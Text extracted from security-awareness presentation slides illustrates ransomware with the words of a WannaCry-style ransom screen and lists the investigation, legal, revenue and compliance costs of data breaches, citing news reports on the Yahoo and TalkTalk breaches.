
BEEN THERE, DONE THAT



Web Application Attack Frequency








TWO YEARS AGO...









TWO MONTHS AGO
















5/19/2017 13:10:26

Time Left



Send \$300 worth of bitcoin to this address:

115p7UMMngoj1pMvkpHijcRdfJNXj6LrLn

Decrypt


Ooops, your files have been encrypted!

Что случилось с моим компьютером?



Turno

Módulo







EXEMPTE <About bitcoin

bitcoin

Check Payment

YOUR COSTS

- The investigation of the incident
- Cost of remediating the findings
- Cost to recover
- Communications costs (PR, Media, Customer response)
- Potential legal fees
- Compliance penalties that could be leveraged



MORE COSTS...

- Loss of revenue
- Customer attrition
- Stock valuation



COST OF BREACHES

After data breaches, Verizon knocks \$350M off Yahoo sale, now valued at \$4.48B

Posted Feb 21, 2017 by Ingrid Lunden (@ingridlunden)



























COST OF NO ENCRYPTION

News > Business > Business News

TalkTalk given record fine over data breach that led to data theft of nearly 157,000 customers

The personal data of 156,959 customers including names, addresses, dates of birth, phone numbers were stolen

Zlata Rodionova | Wednesday 5 October 2016 13:00 BST | \$\mu\$3 comments





